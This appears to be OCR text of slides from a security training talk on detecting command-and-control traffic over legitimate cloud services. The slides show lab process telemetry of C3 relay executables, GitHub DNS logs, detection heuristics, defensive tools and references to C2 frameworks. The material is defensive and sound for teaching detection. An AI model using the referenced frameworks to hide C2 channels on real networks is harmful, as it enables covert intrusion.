


Click on a process for more details below

process_parent_name	process_name	count
explorer.exe	chrome.exe	3
explorer.exe	mmc.exe	9
explorer.exe	mstsc.exe	2
explorer.exe	notepad.exe	1
explorer.exe	wscript.exe	6
cmd.exe	HOSTNAME.EXE	27
cmd.exe	Relay_x64_722a_guidem-gdrive-relay.exe	1
cmd.exe	Relay_x64_de46_guidem-c2.exe	1
cmd.exe	Relay_x64_de48_slack-c2.exe	2
cmd.exe	Relay_x64_f575_relay-victim.exe	1
cmd.exe	Relay_x64_f576_dropbox-relay.exe	1
cmd.exe	cmd.exe	4
cmd.exe	net.exe	3
cmd.exe	reg.exe	4
cmd.exe	whoami.exe	1
cleanmgr.exe	DismHost.exe	2
WmiPrvSE.exe	DismHost.exe	2
RuntimeBroker.exe	cmd.exe	2

« Prev 1 2 3 Next »

C3 CHANNEL – GITHUB DETECTION



_time	id.orig_h	DestinationIp	query	url
2020-10-08 21:52:20.870	192.168.38.103		avatars3.githubusercontent.com	avatars3.githubusercontent.com
2020-10-08 21:52:20.870	192.168.38.103		avatars3.githubusercontent.com	avatars3.githubusercontent.com
2020-10-08 21:52:20.407	192.168.38.103		avatars1.githubusercontent.com	avatars1.githubusercontent.com
2020-10-08 21:52:20.407	192.168.38.103		avatars1.githubusercontent.com	avatars1.githubusercontent.com
2020-10-08 21:52:20.141	192.168.38.103		avatars0.githubusercontent.com	avatars0.githubusercontent.com
2020-10-08 21:52:20.141	192.168.38.103		avatars0.githubusercontent.com	avatars0.githubusercontent.com
2020-10-08 21:52:19.750	192.168.38.103		github.com	github.com
2020-10-08 21:52:19.750	192.168.38.103		github.com	github.com
2020-10-08 21:52:19.726	192.168.38.103		github.com	github.com
2020-10-08 21:52:19.726	192.168.38.103		github.com	github.com
2020-10-07 20:53:44.289	192.168.38.103		api.github.com	api.github.com
2020-10-07 20:53:44.289	192.168.38.103		api.github.com	api.github.com
2020-10-07 18:33:02.969	192.168.38.103		raw.githubusercontent.com	raw.githubusercontent.com
2020-10-07 18:33:02.969	192.168.38.103		raw.githubusercontent.com	raw.githubusercontent.com
2020-10-07 18:32:55.315	192.168.38.103		api.github.com	api.github.com
2020-10-07 18:32:55.315	192.168.38.103		api.github.com	api.github.com

HOW CAN WE IMPROVE

- Identify data sources to leverage detection of common C2 traffic
- Understand and identify detection opportunities
- Learn about real-world use cases on advanced types of C2 such as custom command and control channels
- Take advantage of the MITRE Framework

DETECTING C2/C3

- Look for unknown protocols
- Look for beaconing behavior
- Unusual traffic volumes
- Investigate typical C&C protocols
- HTTP: User-Agent, HTTP Referrer
- DNS: Query Length, Query Types, Query Entropy

TOOLS TO DETECT C2/C3

Freq.py
https://github.com/sans-blue-team/freq.py

RITA (Real Intelligence Threat Analytics)
https://github.com/activecm/rita

JA3
https://github.com/salesforce/ja3

C2 Matrix
https://www.thec2matrix.com/matrix

Slingshot C2 Matrix VM
https://www.sans.org/slingshot-vmware-linux/download

THANK YOU FOR LISTENING

Follow us on Twitter/Linkedin

Ian Secretario – @iansecretario_
https://iansecretario.com/

Renzon Cruz - @r3nzsec
https://renzoncruz.com/


training@guidem.ph


facebook.com/guidemtraining


linkedin.com/company/guidemtraining


twitter.com/guidemtraining


instagram.com/guidemtraining

Any Questions?

REFERENCES & THANKS!

https://labs.f-secure.com/
https://github.com/FSecureLABS/C3
https://rhinosecuritylabs.com/aws/hiding-cloudcobalt-strike-beacon-c2-using-amazon-apis/
https://www.insomniacsecurity.com/2018/01/11/externalc2.html
https://github.com/Und3rf10w/external_c2_framework
https://github.com/RhinoSecurityLabs/external_c2_framework/
https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#domain-fronting
https://labs.mwrinfosecurity.com/blog/tasking-office-365-for-cobalt-strike-c2
https://www.cobaltstrike.com/help-externalc2
https://posts.specterops.io/covenant-developing-custom-c2-communication-protocols-895587e7f325
https://www.welivesecurity.com/2019/05/29/turla-powershell-usage/
https://www.blackhat.com/docs/us-17/wednesday/us-17-Dods-Infecting-The-Enterprise-Abusing-Office365-Powershell-For-Covert-C2.pdf
https://www.welivesecurity.com/wp-content/uploads/2018/08/Eset-Turla-Outlook-Backdoor.pdf
https://www.welivesecurity.com/2017/06/06/turlas-watering-hole-campaign-updated-firefox-extension-abusing-instagram
https://www.bleepingcomputer.com/news/security/russian-state-hackers-use-britney-spears-instagram-posts-to-control-malware
https://www.fireeye.com/blog/threat-research/2018/08/fin7-pursuing-an-enigmatic-and-evasive-global-criminal-operation.html
https://securingtomorrow.mcafee.com/mcafee-labs/vpnfilter-botnet-targets-networking-devices
https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/how-new-chat-platforms-abused-by-cybercriminals
https://researchcenter.paloaltonetworks.com/2018/03/unit42-telerat-another-android-trojan-leveraging-telegrams-bot-api-to-target-iranian-users
https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-Secure_Dukes_Whitepaper.pdf
https://3xpl01tc0d3r.blogspot.com/2020/03/introduction-to-callidus.html
https://rastamouse.me/blog/c3-first-look/

@FSecureLabs
@mwrlabs
@nmonkee
@william_knows
@Rev10D
@Krelkc
@grzryc Grzegorz Rychlik
@cobbr